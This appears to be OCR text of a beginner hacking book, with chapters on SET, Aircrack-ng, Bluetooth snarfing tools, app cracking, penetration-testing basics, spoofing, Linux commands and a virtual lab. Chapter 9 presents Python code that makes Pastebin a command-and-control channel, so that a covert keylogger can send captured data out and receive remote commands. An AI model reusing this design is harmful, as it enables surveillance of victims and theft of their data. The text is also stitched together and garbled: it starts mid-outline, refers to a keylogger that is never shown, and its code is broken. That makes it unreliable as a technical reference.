
A. Manual testing

B. Scrutinizing networks for leakages

C. Scrutinizing the user target

8. Engineering Toolkit

The Social-Engineering Toolkit, or SET as it is called, is another important thing to mention. With this tool, assaults are launched against the user who is operating the system instead of the system itself. It has some special attributes that grant access to Java applets. The user is not aware of these applets because the SET ensures everything is done underground. This command line, when maximized, can produce effective results. It works on any basic operating system including Linux and Windows.

9. Aircrack-ng

This is another kit that dissembles passwords and allows users to access the internet. In the right hands, it can be a profitable tool. However, it is difficult and requires a lot of effort. For newbies, Aircrack-ng is a shortwave cracking program. It is an 802.11 WEP and WPA-PSK keys cracking kit that can reclaim keys from various kinds of data. However, the data must have adequate packets and be trapped (in monitor mode). Aircrack-ng is an indispensable tool that you definitely want to be using.

Novices should be able crack a secured WEP with the right tools. However, a lot of effort will be required to crack a WPA/WPA2.

Chapter 5 Mobile Hacking

With the dramatic increase in the usage of mobile phones, especially smart phones, mobile hacking is gaining popularity. Mobiles can be hacked to extract information about the device, to steal personal information, to make calls or even to corrupt the device, making it unusable.

Mobile phones with Bluetooth can also be hacked using popular software tools such as Super Bluetooth Hack, Blue Scanner, Bluesnarfer, Blue sniff, btCrawler, etc. Their features are described below:

Super bluetooth hack

This is a popular mobile hacking tool that scans and discovers the nearest mobile devices and connects with them. After connecting, one can gain access to the victim's phone book or SMS and can even switch the target device on or off. If the target device has weak security, this tool can also allow the hacker to send an SMS or make calls through the target device.

Blue scanner

Blue Scanner is a software tool that discovers all the nearest mobile devices that have Bluetooth turned on and will attempt to obtain information about each of those devices without having to pair with them.

Bluesnarfer

Bluesnarfer is a hacking tool that can connect to a Bluetooth device and steal information from it. Such stealing of information using a Bluetooth connection is called Bluesnarfing. Bluesnarfer can provide the hacker with access to the victim's text messages, calendar, contacts, emails, and sometimes pictures and videos. It can all be done without the knowledge of the victim and without having to pair with the victim's mobile phone. Using this tool, the hacker can send malicious code that can corrupt or completely shut down the target device.

Blue sniff

Blue sniff is not a hacking tool in itself, but it can discover the nearest Bluetooth devices that are in the "hidden" mode. Bluetooth devices that are in the hidden mode cannot be discovered during the usual Bluetooth scans. Blue Sniff, a Linux utility, can do the job with ease.

Hacking into Mobile Apps

Smartphones are popular because of the wide variety of apps that can be installed on them. Mobile apps can be hacked. When an app is accessed from an app store, its binary code is downloaded to be read and executed by the device's processor. But these binaries have vulnerabilities that can be exploited by a technically well-equipped hacker. Such exploits can be categorized into two types, namely:

- Modification/injection of code
- Reverse engineering

Modification/Injection of the code

This is done by inserting malicious code in the app's binaries. The main motivation for a hacker to perform code modifications in the binaries of an app is to change the behavior of the app. In general, the binary code modifications are done to:

- modify the app's license agreement
- compromise its security features
- perform unauthorized transactions from the app
- unlock the full version, if the app is a trial version
- bypass its purchase requirements
- disable the display of ads.

After making the modifications, the hacker can distribute it as a software patch or a crack. Such software patches can be downloaded to bypass several of the app's restrictions. The app with the modified code can also be repackaged as a new app and distributed.

Reverse Engineering

In reverse engineering, the binary code is first analyzed using code analysis tools. Based on the analysis report, the hacker can reverse-engineer the app

binaries to steal the source code and other sensitive information. The code and data stolen can be reused to build a similar app with a different brand name and it is then submitted to the app stores.

The tasks that can be performed by a hacker using the techniques of code modification and reverse engineering can be illustrated in the above diagram.

Chapter 6 Penetration Testing Basics

What is a Penetration Testing?

Penetration testing, in its simplest form, is a type of computer security testing that figures out how secure a computer system is. Usually, the test is done to find the vulnerability and various risks that might be present in a given computer system or application. If a computer is not sufficiently secure then hackers and other forms of attack will easily access the system and compromise any data stored on it.

Many different computer security experts describe, conduct and market penetration testing differently. This makes it be confused with other computer security processes such as security assessment, vulnerability scanning, and compliance audit. Penetration testing is different from all these other processes in a number of critical ways:

Unlike vulnerability scanning, penetration testing does not just uncover vulnerabilities; it also explores all the uncovered vulnerabilities so as to prove the real world attack vectors a computer system faces.

Although penetration testing may employ automated tools and processes, its main focus is on the human skills and sound judgment of the team of individuals that conduct the testing. This is because security threats can beat the most advanced and sophisticated tools and technologies but it cannot escape a human mind which can always think outside the box.

Security and compliance audit search for the presence of security measures and configuration but penetration testing goes a step further to establish how effective those security measures and configurations are against real-world attacks.

Penetration testing explores multiple attack vectors against a given target so as to come up with a stronger security combination that is effective in protecting a computer system.

Why do you need Penetration Testing?

Penetration testing is quite valuable to computer users, especially in large organizations that have many computers and use computers to process valuable information such as an employee's payroll and their personal details. The following are important reasons why businesses invest in penetration testing:

- Simulates an attack environment

The only way you can be able to protect your computer from an attack is if you know exactly how an intruder will access your computer. Penetration testing helps you know this as it helps simulate attack environment using various attack vectors and thus gives an idea of how best to increase your computer's security.

- Help uncover security loopholes in your computer security system

Most of the major computer attacks that go unnoticed exploit loopholes in the computers security system. Penetration testing examines your computer software and features so as to identify security weak points where an intruder can gain access through. This is important information that is then used to beef up the computer security for a given system.

- Helps find ways to beat Black Hat attacks

Black hat attacks keep changing and adapting to existing computer security measures. This means that to effectively secure your computer, you need to find ways you can defeat black hat attacks. Using penetration testing you can simulate how black hat hackers will get into your system and this will help you know how best to build your computer security so that it can keep black hat attacks at bay.

- Estimates the magnitude of potential attacks on businesses

Different kinds of attack cause various levels of losses. In addition, some kinds of attacks are more common in certain fields than others. To protect your business, financial records and customers from potential attacks it is important that you know the magnitude of various attacks within your business line. This will help provide evidence of why you need to invest in various types of computer security technologies.

- Helps Enhance your Management System:

Computer security is an important component of information management. This means that if you are using computers for your business then computer security is an integral part of your management system. Penetration testing

provides you with important information on computer security threats and degrees of vulnerability from various vectors of attack. This helps reorganize how you manage your business so as to efficiently secure your computer systems and your business information.

- Protects you from financial losses

A simple security breach can result in huge losses for any business. Criminals can use computer vulnerability to conduct fraud activities that will result in huge losses. In addition, they may steal your customers' data and share it online which may result in loss of business and even legal cases that may further hamper your financial wellbeing.

- Identify undetectable vulnerability

Today with the advancement in technology there are a lot of vulnerabilities that are difficult to detect. You need information on such vulnerability so as to effectively protect your computer systems. Using penetration testing you can know areas and types of attack that will be difficult to detect and come up with measures to deal with them when they happen.

- Test the ability of your security system to foil an attack

How effective are your computer security measures? The only way you can be able to know this is by penetration testing. Penetration testing will help you know how easy an attacker can access your computer and thus be able to respond effectively.

It is now clear that there are many reasons why you need to conduct penetration testing. Defining the nature and scope of your penetration testing will largely depend on your goals. If you are worried about attacks on your business, then you will consider a more intense and aggressive penetration testing than when your main goal is to pass compliance assessment.

So what is the right penetration testing for you? If penetration testing is a requirement in your industry, then you may be tempted to find the cheapest penetration testing service that you can find. But this is not always the right way to approach this issue. Consider these two factors:

1. Do you have a budget for penetration testing?

If you already have a budget for penetration testing, then there is no need for cutting corners, instead, leverage the budget to get value for your money by widening the nature and scope of your penetration testing.

2. What will be the effect of an attack?

Before you decide on the scope of your penetration testing it is important to find out what will be the impact of an attack. For example, if an attack is likely to result in loss of money, business and legal proceedings against you, then you will consider having an investment in intense penetration testing.

What to consider when Hiring a Penetration Testing Service Provider
To do penetration testing, you need an expert with the right experiences, skills, and tools to do the job. However, there are a lot of people out there providing the service, with some not well qualified for the job. It is thus important that you pick the right team to do the job for you. The following are important suggestions that you should consider when hiring someone to do a penetration testing for you:

- Look for the right qualification

Qualification is the key in getting the right penetration tester. Before even considering the qualification for the team it is important you make sure that they are not connected to the management of the computer system to be tested. This is important to eliminate bias in their job. For example, if you have a third party manage your computer system, you should not again hire them to do penetration testing, because even if they are qualified for the job they are bound to be biased.

To know if someone has the right skills to do penetration testing you need to find out the kind of certification they hold. Some of the certifications that are a testimony to the competence and skills of a penetration tester include: Certified Ethical Hacker (CEH), GIAC Web Application Penetration Tester GWAPT), Offensive Security Certified Professional (OSCP), Advance Penetration Tester (GXPN), CREST Penetration Testing Certifications and GIAC Certified Penetration Tester (GPEN) among others.

You should also be keen on past experiences as someone with vast experience in the field will provide you with better services than someone new. For example, you should be interested in knowing the years of

experience they have doing penetration testing, the type of companies they have worked for, the kind of projects they have worked on and the references to attest to what the provider is putting forward. This is important because a provider that is relatively new in the field but has worked predominantly on projects within your field may be a better bet than a provider with vast experiences in other fields and very little in your very own field.

Before you hire a tester it is important that you also get a tester with the right tools for the job. By interrogating the candidates for the job ensure that you get a proper background check as this will help you know if they have the right experience, skills, and tools to do the job to your satisfaction. This is the only way you will get the most qualified provider to do your penetration testing.

- ❖ Know the nature and scope of your penetration testing

If you know what you want to be done that you are more likely to get the right person to do the job, but if you don't know what you want than anyone else is qualified for the job. The right team will help you define the scope of your penetration test as well as its nature. So before you give the most qualified team the job you need to sit down as look at the nature of the work to be done. If your provider doesn't seem to get what you want to be done, then he/she is not the right candidate for the job. Give higher priority to individuals who want to limit the scope of your testing to key areas with the highest number of vulnerability and attacks. This is important as it will help the process to focus on key areas of your computer security.

- ❖ Black box or White Box Penetration testing

These two kinds of penetration are important in determining how well you conduct your penetration testing process. Each has its own benefits over the other. For example, a white hat penetration testing in which case the tester has prior information on the system or network access is less time consuming and cost less leaving you with enough time and money to beef up your computer security and it also help highlight the kind of threats insiders can cause to a computer system thus making it easy to protect your computer system from such threats. Black box penetration testing, on the other hand, does not allow the tester the luxury of having an insider's knowledge and thus provides the best test result for the system from the perspective of a real

world attacker. In addition, because the attacker spends so much time, the black box penetration testing may provide a lot of information on other vulnerabilities within the system.

Before you hire a penetration tester, it is important that you know the kind of penetration testing and you only hire someone who is an expert or feels comfortable with that particular penetration testing. for example, if you a provider tells you that they are only comfortable with white hat testing and you want a black box testing, then consider finding someone else who is comfortable as a black box tester.

- ❖ Goals and Objectives

Your goals and objectives should be able to guide you to pick the right penetration tester. What do you want to achieve with your penetration testing? Does the experience of the penetration tester you are considering match those goals? Some penetration testers may have experience and the right qualifications, but their experience does not show that they can achieve your goals and objectives. So before you start looking to hire someone to do a penetration testing for you ensure that you have set the goals and objectives for the process. This will not only help you get the right talent for the job, but will also help you set your scope and measure the outcome of the process.

When do you have to Perform Penetration Testing?
Penetration testing should be done regularly so as to secure your computer systems and protect your data and information from the ever advancing attacks. In addition to conducting penetration testing regularly you should ensure that you conduct penetration testing whenever:

- ✓ You discover new threats to your computer systems
- ✓ You add a new hardware/network or infrastructure to your computer system
- ✓ You install new software or update your system software
- ✓ You move offices or add office space
- ✓ You create a new end-user policy or program

Chapter 7 Spoofing Techniques

A system can be hacked either locally or through the Internet using one of the following methods:

- Using a pen drive or an external hard disk to infect the system with a virus
- Faking user identity to gain access rights to a system
- Misusing the trust between the network system and the user

Now, how do hackers manage to access or attack a system amidst all the security protocols and strong passwords protecting it? How can a hacker break into a network in spite of strict rules that only certain authorized persons can access the network? Most of the time, the answer is spoofing.

The different types of spoofing are as follows:

- IP spoofing
- ARP spoofing
- DNS server spoofing
- Website spoofing
- Email spoofing

Ip spoofing

Networks do not allow access to all their IP addresses. Only certain trusted IP addresses can make their way into the network. To gain access into the network, the hacker uses an IP address that spoofs a trusted IP address.

For example, let us suppose that a certain network allows the IP address x.x.x.x to gain access into its system. A hacker whose system IP address is y.y.y.y spoofs their IP address to appear like x.x.x.x to gain access into the network.

IP spoofing is mostly performed to flood the target system with huge

amounts of data, increasing the traffic. Sending more data packets than the system can handle will overload the target system. All the data packets seem to come from several spoofed IP addresses. In another method, the target system's IP address can be spoofed to send a huge number of data packets to the other systems on the same network. To the other systems, it appears as though the data packets are being sent from the target system, when in reality it is actually the hacker who is sending the packets from their system. As a result, all the systems that have received the data packets flood the target system with responses, thereby overloading it with traffic.

Some networks use IP-based authentication instead of the user login authentication. In such authentication schemes, the IP addresses of the machines that are requesting access are verified based on trust relationships. In such cases, the hacker can perform spoofing by impersonating a trusted machine, which has permission to access the network.

Arp spoofing

Address resolution protocol (ARP) is a protocol that maps the IP address of a machine to the MAC address. MAC stands for media access control. The MAC address of a system is nothing but the physical address of the hardware. ARP spoofing involves a hacker spoofing ARP messages and sending them across the network, such that the MAC address of the hacker's system gets linked an authorized system's IP address, which is present on a network. Thus, all the data to be sent to the authorized system will actually be sent to the hacker's system.

ARP spoofing is performed for the following reasons:


- Stealing information that is private to the network
- Modifying data in transmission
- Halting the traffic in the network
- Hijacking sessions
- Implementing man-in-the-middle attacks

It is possible to carry out ARP spoofing only in local area networks (LANs).

This is because the address resolution protocol can only be used in a local area network.

DNS Server Spoofing

The domain name system is a service that maps the domain names to their IP addresses. The DNS server allows email addresses, uniform resource locators (URLs) and domain names to be resolved into their respective IP addresses. A domain name spoofing attack involves an attacker manipulating a DNS server so that a particular domain name is mapped to an IP address that is under control of the attacker. Those IP addresses contain malware-infected files. This type of spoofing is commonly used to propagate computer viruses and worms over the Internet.



Website spoofing

Website spoofing involves the creation of a fake website that impersonates a legitimate website. Usually, it has the same design as that of the original website and sometimes may possess a similar URL. So, when an individual mistakes the spoof website to be the original one and enters sensitive information like username/password or other personal details like phone number, Social Security Number or address, the information actually goes into the hands of the attacker.

In a more serious attack, the attacker may create a shadow copy of the WWW (World Wide Web) so that the victim's data traffic is turned toward the attacker's system. As a result, the attacker can capture private information on the victim. The URL of the spoof website can be made to look genuine by using control characters. The actual address of the website remains concealed in the background.

For example, let us suppose you are a bank customer and you use the bank's website for online banking. Let us suppose you have been redirected to a fake website that has the same design and layout of the original bank website. It

may also possess a URL that is similar to the bank website's URL. Hence, you mistake the fake site for the actual site and enter sensitive information like your credit card details and the PIN number. Now the attacker running the fake website captures the information you have entered and may use it for malicious purposes.

Email spoofing

Email spoofing involves forging the "from address" of an email before sending it to make it look like the email has arrived from a trusted person/source. Spammers, to deceive the receiver about the legitimacy of the email origin, mostly use email spoofing. Email spoofing is also used to circulate worms or viruses through emails.

For example, let us suppose that an individual "X" receives an infected email, which they open unknowingly. The worm code sent with the email infects X's email account. The worm code then goes through X's email contacts and detects the email addresses of two individuals "Y" and "Z." Let us suppose X, Y and Z are friends.

Without X's knowledge, the worm code composes a similarly infected email and sends it to Y. It is not a big problem, if Y receives the email from an unknown source, as they are unlikely to open it. But what actually happens is, the worm code uses Z's email address to forge the "from address" before sending the email to Y. In Y's inbox, the infected email appears to have come from "Z," who is a friend of Y. But, in reality it is a mail circulated by a worm code. Y is likely to open the infected email as it shows Z���s email address as the "from address."

Chapter 8 Some Of The Basic Functions Of Linux

Now it's time to move on to some of the basics that you are going to need to learn in order to use Linux confidently. These functions are important for helping you to navigate the computer system with ease. Let's take a bit of time now to look at these basic functions, and learn how they can work for us.

Logging In and Out of the Interface

When it comes to the Linux operating system, you are first going to need to provide your login credentials, meaning a username and password, each time that you try to get onto the system. In addition to this, there are two modes that you can choose between when you are running the Linux system, and we will take a look at them below:

Graphical Mode

The graphical mode is going to be the default mode for your desktop computer. Basically, if the computer screen is asking for the password and username before letting you on, you will know that you are using the graphical mode. To sign in, you will just need to enter in the login credentials that you have already set up, and then hit OK or ENTER to continue.

After you enter in this login information, it can sometimes take a few minutes to get everything loaded up and ready to go; the amount of time that it takes for things to get going will depend on how powerful your computer is and its processing capabilities. When the computer has finished loading, you will need to open up an'xterm', otherwise known as a terminal window. You will be able to find this tool by simply clicking on Applications and then choosing Utilities. Note: in some of the newer versions of Linux, there will be an icon available to speed up this process and you can just click on that rather than going through the steps above.

The terminal window is basically going to be the control panel for your operating system. Most of the procedures that you want to do with the operating system can be done with this tool, and as a general rule, when you open the terminal window it should display some kind of command prompt. Usually this is going to start out with your username for the system, as well as some information about updates that were performed.

When you are ready to log out with this mode, you need to make sure that you have closed out of the terminal windows and all of the open programs.

You can then find the icon for logging out,or search for the Log Out option on your main menu. If you forget to close out of an application or a window, it isn't that big of a deal since the computer can do it for you, but the system is going to try and retrieve all of these windows and programs the next time you come back, and this can slow down the process of getting your computer started. Once you see that the screen is once again asking for your log in credentials, you will then know that you are all logged out of the system.

Text Mode

The other mode that you can use for your credentials on this system is the text mode. You will be able to see that you are in text mode when the whole screen is black with just a few characters on it. This mode's screen is going to show a bit of data, including the name of the computer, a bit of data about that computer, and then a prompt that is usable for signing in. This one is going to be a bit different compared to the graphical mode because you will need to press the ENTER key once you are done typing in the username, as there is not going to be a clickable button or link on the screen. You can then type in the password and hit ENTER once again.

A nice thing about this mode is that while you are typing in the username and password, you will not see any signs that you are typing. You wont see the words, letters, or even dots and special characters come up while you are typing. This can be confusing to some people who are brand new to using this system, but it operates this way for security purposes.

Once the system accepts your username and password, you will receive the message of the day. Some of the distributions of Linux will have a feature that is known as the fortune cookie feature, and that is going to provide you with some extra thoughts each day. Then, the system will move on to providing you with a shell, explained with the same details that you will get when using the graphical mode.

When you are ready to log out from this system, you will simplyneed to type in'logout' and then press ENTER. You will be able to tell that you are logged out from the system successfully when the screen comes back up and asks you for your login credentials again.

The Basic Commands

Now that understand how to log in and out of the Linux system based on the type of mode we are in, it is time to start working on some of the basic commands that we will be using. These are pretty simple to learn, and if you have worked with some programming languages in the past, you may have seen some of these commands before. Some of the commands that you should learn as a beginner include:

- Is - this is going to show a set of files that are in the directory that you are using at this point in time.
- Passwd - this command is going to change the password of the user who is currently on the system.
- Pwd - this is going to show the current working directory.
- Cd directory - this is going to change the directories.
- Man command - this is going to read man pages on command.
- Exit or log out - this is going to make it easier to leave the current session.
- Info command - this is going to read info pages on command.
- File‘filename’- this is going to show the file type of the file that is given a certain name.
- Apropos string - this one will search for strings using the‘what is’ database.

Other Things to Note

In most cases, you are going to issue the commands by themselves. For example, you can just type in “is” and the system will be able to do the rest of the work for you. A command is going to behave in a different manner if you specify an option, and you can do this by introducing a dash. When working in GNU, it will accept some longer options, as long as you introduce them with two dashes, but there are some commands that won’t have these extra

options.

What is known as an ‘argument’ to a command, is a specification for the object on which you want to apply the command. A good example of this is Is / etc. for this example, the /etc would be the directory and the argument, while Is would be the command. This particular argument is going to show that you would like to see the contents of the /etc directory rather than the default directory. You will then be able to click on the ENTER key, and go to that directory. Depending on what you are trying to do, some of your commands will need arguments to help the system make sense of what you are looking for.

Using the Bash Features

The Bash, which is the default GNU shell on most of the Linux systems that you will use, is going to make it easier to use certain combinations of keys in order to perform a task easily and quickly. Some of the most common features to use with the Bash shell include:

- Tab – this is going to complete the command or the filename. If there is more than one option, the system will use a visual or audio notification to tell you. If the system detects that there are a lot of possibilities, it will ask you whether you would like to check all of them.
- Tab Tab – this one is going to show the completion possibilities for a filename or command.
- Ctrl + A – this one is going to move the cursor over to the start of the current command line.
- Ctrl + C – this one is going to end your computer program, and then will show the Linux prompt.
- Ctrl + D – this one is going to log you out of your current session. This is a key combination that is similar to typing exit or logout.
- Ctrl + E – this is going to move the cursor to the end of your

current command line.

- Ctrl + H –this is going to work similar to pressing the backspace key on the keyboard.
- Ctrl + L – this one is going to clear out the current terminal.
- Ctrl + R – this is going to search through the history of commands
- Ctrl + Z – this is going to allow you to suspend your computer programs.
- Arrow right / arrow left – these keys are going to make it easier to move the cursor along the command line that you are currently on. You may find it useful if you need to add in more characters or make some changes in the program.
- Arrow up / arrow down –these are the keys that will make it easier to browse the history of the system. You can access any lines that you want to repeat, change some of the data when needed, and then press ENTER to execute these new commands quickly.
- Shift + Page Up/ Shift + Page Down – using these key combinations will allow you to check the terminal buffer.

As you get a bit more familiar with the Linux system, you will begin to better understand how these commands work, as well as some learn other commands, which will make it easier to use the Linux system. These are just a few of the initial commands that you should learn how to use, because they are going to make navigating through the system much easier for you. Give them a try and practice logging in and out of your system, so that you can get a feel for how it works before moving on.

Working on the File System

The next thing that we are going to work on is the files and the directories that are found inside of the Linux system. Many new users are going to have issues with this operating system because they simply don’t know what information is stored, or even where the information is placed. This chapter

aims to answer these questions, making your experience with using Linux that much easier.

The different types of files

For the most part, you are going to be working on regular files. These are files that will hold onto ordinary data such as outputs from a task, text files, and programs. Linux is not the same as Windows in the way it operates, so keep that in mind. The files on screen are going to look similar to what you are used to with Windows, but the places they are stored and how they work will be a bit different with the Linux system.

Basically, the file system is going to start at the root, which is also known as the simple path; this is the place where everything is going to start from and where everything is going to go when done. Aside from having the root and the ports that go off it, things are going to look quite similar to what you are used to on other operating systems, but you may notice that they are cleaner and easier to handle now. The file extensions are still there in order to help the user, which may make them a bit harder right in the beginning, but over time you will start to appreciate the file extensions because they make it easier to find your files and information as needed.

The layout of your file system

To make things easier to find and understand, you will see that the file system on Linux is going to be similar to a tree. The structure is going to change and grow as you add in more files or you remove them over time. Overall though, they are all going to come out from the root, and then the changes that you make will show up after, further up the tree. You can add in as many files as you need to make the system work well, and you will see the tree changing form over time accordingly. Keep in mind that the names on the file trees are not always required, but they are used for convention and to keep things easy to navigate.

The tree for the file system is going to begin at the slash, which is also known as the root directory. This is going to be shown with a (/). The root directory will contain all of the underlying files as well as the directories that are

shown inside the operating system. The slash is often going to proceed the directories that are just one spot below the root directory. This is basically going to indicate the position of these directories, and can help to differentiate them from other locations on the computer that may have a similar name. Any time that you are using a newer version of Linux, make sure to check out the root directory first to find the file that you want.

The subdirectories of a root directory

There are going to be a variety of subdirectories that come after your root directory in order to make up the system tree within your operating system. Some of the subdirectories that you may find helpful include:

- /bin–this one is going to contain your ordinary programs including the ones that are shared by the system administrator, the system, and by users.
- /dev–this one is going to hold the references to all the peripheral hardware on the CPU. In general, these are going to be shown on files that have special characteristics.
- /boot–this one is going to be composed of startup files and a kernel. Some of the Linux systems are going to include the grand unified boot loader, or grub, information as well.
- /etc–this is a subdirectory that is going to contain files related to the system configuration. This is pretty similar to the Control Panel that you will find with Windows.
- /home–this is the main directory for most common users.
- /misc–this is the subdirectory for any files that are considered miscellaneous.
- /lib–this one is going to contain the library files for all the computer programs that are on the computer.
- /opt–this location is going to hold some of the extra as well as 3rd party programs.
- /root–this is the main directory that is used by the system administrator.

- /proc–this is the virtual file array that will contain data about the resources of the system. Any time that you want to see some more information about this part, you will just need to open up a terminal window and then type in“man proc”to get stared.
- /initrd–this is going to hold the data for the booting processes. Make sure that you never remove this one.
- /lost+found–this is the directory that is going to contain the files that were saved if the system failed and had to close down suddenly.
- /tmp–this is a storage unit that is temporary and it is used by your operating system. You should never use it for saving any work because when the system goes through a reboot, all of the documents in this folder will be cleaned out.
- /sbin–this is going to hold the computer program that is used by the operating system and the system administrator.
- /usr–this is going to contain the documentations, programs, and libraries for all user related computer programs.
- /var–this is used to store any temporary files and variables that are generated by the user. These would include things like file downloads, log files, and mail queues.

You will be able to find the kind of file that you are working on based on where it is stored in the computer. If you are unsure about where it is stored, take a look through these file starters and see where it may fit in the best based on what it is about, what the computer thinks it is in the first place, and so on. You can also determine where you would like to see the file be stored by adding one of these subdirectories to the beginning of your file.

While this system may seem a bit hard to understand in the beginning and you may be feeling like you are going to work on files and never find them again, the tree system for saving in Linux is actually quite a bit easier than what you will find with some of the other operating systems out there. If you are able to navigate through the Windows operating system in order to find

your projects and your files, you will easily be able to figure out how the file systems work with Linux. It will just take a bit of time to learn what everything is called and to get used to this new system.

Chapter 9 Taking Command And Control

This chapter will introduce new sources of powerful Python scripts that you can repurpose to collect data via an external control system in the target machine and even use ready API to execute commands and install updates. By the end of the chapter you should be able to create a Python tool that you can control remotely over the internet to issue commands to the target and to receive captured data.

Using Pastebin as a Command & Control channel

We included a killswitch in the keylogger (the ~ key to terminate the script) but whether it is a good idea to have it on an actual surveillance program is for you to decide. Experienced hackers include a killswitch in the keylogger code as a function and not a simple keypress event so that they can even terminate it remotely if need be and not have the user unintentionally kill the logger.

It is important that our keylogger tool be able to collect data and send it back to you, and to receive commands to execute remotely. This is called Command and Control. There are many Command and Control channels that you can use such as a chat system, a HTTP server, or Pastebin, the temporary plain text depository online. To illustrate Command and Control using our Python code, we will use Pastebin.

Using the Pastebin channel

Pastebin provides a well-designed API that makes it easy to create scripts that communicate with their servers with efficiency. Before we can update out keylogger code, we first need to write the support code to conveniently access and use Pastebin API. We will call the script *pastebin.py*.

Pastebin.py will use the requests library to send responses in XML format, therefore, we will also need to import Python's XML parser as in our code below. The three URLs of interest that we will use in the script are also defined in this section.

```
import requests

import xml.etree.ElementTree as xmlparser

login = "http://pastebin.com/api/api_login.php"
```

```
post = "http://pastebin.com/api/api_post.php"

raw = "http://pastebin.com/raw.php?i={}"
```

To use the Pastebin API wrapper, we will instantiate the *PastebinLog* class using a set of login credentials defined in the session initialization arguments.

```
class ActiveSession():

    def __init__(self, dev_key, user_name, password):

        self.dev_key = dev_key

        self.user_name = user_nameself.password = password

        self.res = requests.post(login_url, data={

            "api_dev_key" : self.dev_key ,

            "api_user_name" : self.user_name ,

            "api_user_password" : self.password } )

        self.api_key = self.res.text
```

The new class in our code defines the *_init_* method with the Pastebin developer key provided, the username, and password, which it stores in case they are needed for the next session.

We will write a code to send a POST request containing the login details to the Pastebin servers. If login is successful, the API will respond with a temporary key which we will store as an attribute to validate all future requests.

```
def add_paste(self, title, content):
```

```
    data={
        "api_dev_key" : self.dev_key ,
        "api_user_key" : self.api_key ,
        "api_option" : "paste" ,
        "api_paste_name" : title ,
        "api_paste_code" : content ,
        "api_paste_private" : 1 }
    res = requests.post(post_url, data=data)
    return res.text
def remove_paste(self, paste_key):
    data={
        "api_dev_key" : self.dev_key ,
        "api_user_key" : self.api_key ,
        "api_option" : "delete" ,"api_paste_key" : paste_key }
        res = requests.post(post_url, data=data)
        return res.text
```

Chapter 10 The Laboratory

The first task is to build our own laboratory.

Don't experiment the techniques I will teach you on contexts other than your laboratory: this is not the right way to become an ethical hacker!

How can we build a protected environment where we can perform our simulations? The answer is straightforward: we can use a hypervisor.

This consists in simultaneously *executing multiple virtual machines* and, therefore, more operating systems within the same physical system. A hypervisor makes the whole process much more convenient!

Virtualization

By using these programs, you will be able to run several operating systems at the same time inside your PC. The only limit you have is the RAM memory you can use.

The procedure is not difficult, even though you will need to become more familiar with this tool. Basically, here is the list of steps you should take:

- *Download a particular software called hypervisor.*
- *Collect the .iso images of the operating systems you want to install.*
- *Access the software.*
- *Start the virtual machine creation process.*
- *Create and boot this virtual machine.*
- *Proceed with the installation of the desired operating system.*
- *Use the virtual machine you have just created.*

Hypervisor

You can choose among several versions. Some of them are free, while others require a subscription fee. Here are the most common ones:

- *VMware Workstation (paid version, 30-days free trial).*
- *VMware Player (free version).*
- *Oracle Virtualbox (free version).*

The hypervisor we will use in this book is the VMware Workstation. It is a paid version, but we can take advantage of its 30-days free trial.

I have chosen to use this hypervisor because it is the most complete one in terms of the variety of functions and options available for network management.

For download it, go to this link and click on "*Download*": https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/v

If version 14 – the latest version of this software – is not working, you can try version 12. Some older CPUs are not supported. If not active yet, you need to enable the virtualization support from BIOS (search on Google).

At this point, if the installation is successful, this is what you should be able to see, obviously without any virtual machine already installed.

Now you are finally ready for the next step.

Images of an operating system

In order to create your virtual machines, you need an image of the operating system you want to install. For the lab we are building, you need the image (.iso format) of the following operating systems:

- *Kali Linux -> freely downloadable from https://www.kali.org/downloads/.*
- *Windows 7 -> 30-days version, easy to find on the Internet.*
- *Windows 10 -> 90-days version, easy to find on the Internet.*

If you are wondering why I picked these operating systems, this is the main reason: Kali Linux will be our attacking machine, basically the one which we will use to start all our attacks. The other two Windows machines will instead be our targets.

Creation of virtual machines

Now we just need to create virtual machines. To do this, go to "File -> New virtual machine" and follow the recommended procedure.

Pay attention to the quantity of RAM you will be using. This amount depends on the RAM available on your PC, and you should try not to overuse it. Besides, for now just keep using the default options of your network adapter.

Network management

Managing the network correctly is extremely important. If you do not

configure it correctly, the virtual machines will not be able to communicate between each other and hence your laboratory will not work properly.

In VMware, we can use 4 different types of networks:

As you can see from the screenshot above, these are the types of networks available:

- *Bridged* -> this type includes the creation of an IP address belonging to the network in which your physical PC is located. I will explain later what an IP address is.
-
- For now, you just need to remember that it is a numerical representation that uniquely identifies a specific interface on the network. An example of an IP address is 192.168.1.10.
-
- *NAT* -> once in this mode, your virtual machine can connect to the Internet, but it cannot be reached from the outside.
-
- *Host-only* -> in this case, the virtual machine can only communicate with your physical host.
-
- *Custom* -> here you can define your personal network and let all the virtual machines communicate inside it. This is the mode we will use!

To create it, go to "Edit -> Virtual Network Editor" and create a new network as in the screenshot here below.

Now you should go back to the settings of your virtual machine. You can choose the network adapter we have just created.

After this step, each virtual machine will have its own IP address, which is automatically assigned and belongs to the 192.168.10.0/24 network.

Virtual machines booting

Now you are ready to boot your virtual machines. If you have correctly performed all the operations described above, the machines will all be started up and will have the IP address previously assigned.

For example, Kali Linux could have 192.168.10.1 as its IP address, while a Windows 7 machine could have an IP address of 192.168.10.2, and one with Windows 10 a value similar to 192.168.10.3.

Keep in mind that these virtual machines will now only be able to talk to each other and cannot be connected to the Internet. If needed, we will have to change the network adapter and set the NAT mode.

Installation of vmware tools

Another operation you will need to complete is the installation of VMware Tools. They are nothing more than a set of features to improve the overall performance of your virtual machine.

I won't bore you with the details. The procedure is very simple: you just need to search on Windows or on Google the keywords "installation of VMware tools on Kali".

Connectivity verification of virtual machines

Our last effort now will be to verify that our virtual machines can talk to each other. The steps you will need to take are the following:

1. Verify the validity of the IP address assigned to each virtual machine.
2. Run the "PING" command on each virtual machine and verify that the response is positive.

Let's see together how to do it:

- Access the KALI machine and run the "ifconfig" command from the terminal, verifying that the assigned IP address is available.
- Access the Windows 7/10 machine and on the command line type "ipconfig" to verify the presence of the assigned IP address.
- Note down these IP addresses.
- On the KALI machine, enter the command "ping IP address Windows 7/10" to verify that the response is positive and that we are not experiencing packet loss in the response.
- On the Windows 7/10 machine, type the command "ping IP address Kali" verifying that the response is positive and that no packets were lost in the response.

